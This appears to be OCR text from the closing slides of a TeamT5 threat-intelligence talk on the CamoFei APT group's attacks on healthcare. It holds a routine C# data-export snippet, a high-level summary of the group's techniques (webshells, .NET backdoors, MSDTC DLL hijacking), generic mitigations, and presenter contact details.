


```
System.Data.DataSet ds = new System.Data.DataSet();
System.Data.SqlClient.SqlCommand cmd = new
System.Data.SqlClient.SqlCommand(sqlStr,
connection);
System.Data.SqlClient.SqlDataAdapter da = new
System.Data.SqlClient.SqlDataAdapter(cmd);
da.Fill(ds);
System.Data.DataTable dataTable = ds.Tables[0];

if (dataTable.Rows.Count==0)
{
    lblInfo.Text = "没有需要导出的数据！";
    lblInfo.ForeColor = System.Drawing.Color.Blue;
    return;
}
```

Attack Flow

9/18/2021
02:00 PM ~ 04:01 PM



Summary

- Attack occurred around mid-September 2021
- Leverages unpatched exploits and numerous open-source projects as part of the post-exploitation actions
- Deploys various webshells and .NET backdoors
- Relies heavily upon the MSDTC DLL hijacking technique

Conclusion

Key Takeaways

- CamoFei has launched massive attacks all over the world
- APT attacks targeting healthcare is increasing and expanding
- CamoFei TTP
  - Abuse legitimate Windows service as a launcher
  - Abuse cloud service for anti-tracking
  - Use ransomware to erase the traces

Mitigation

- Healthcare should strengthen its security capabilities
- Double-check emails
- Update and patch software vulnerabilities
- Limit the usage of cloud services

THANK YOU!

Zih-Cing Liao

🔗 links.azaka.fun

✉ duckll@teamt5.org

✉ still@teamt5.org

TEAMT5

Persistent Cyber Threat Hunters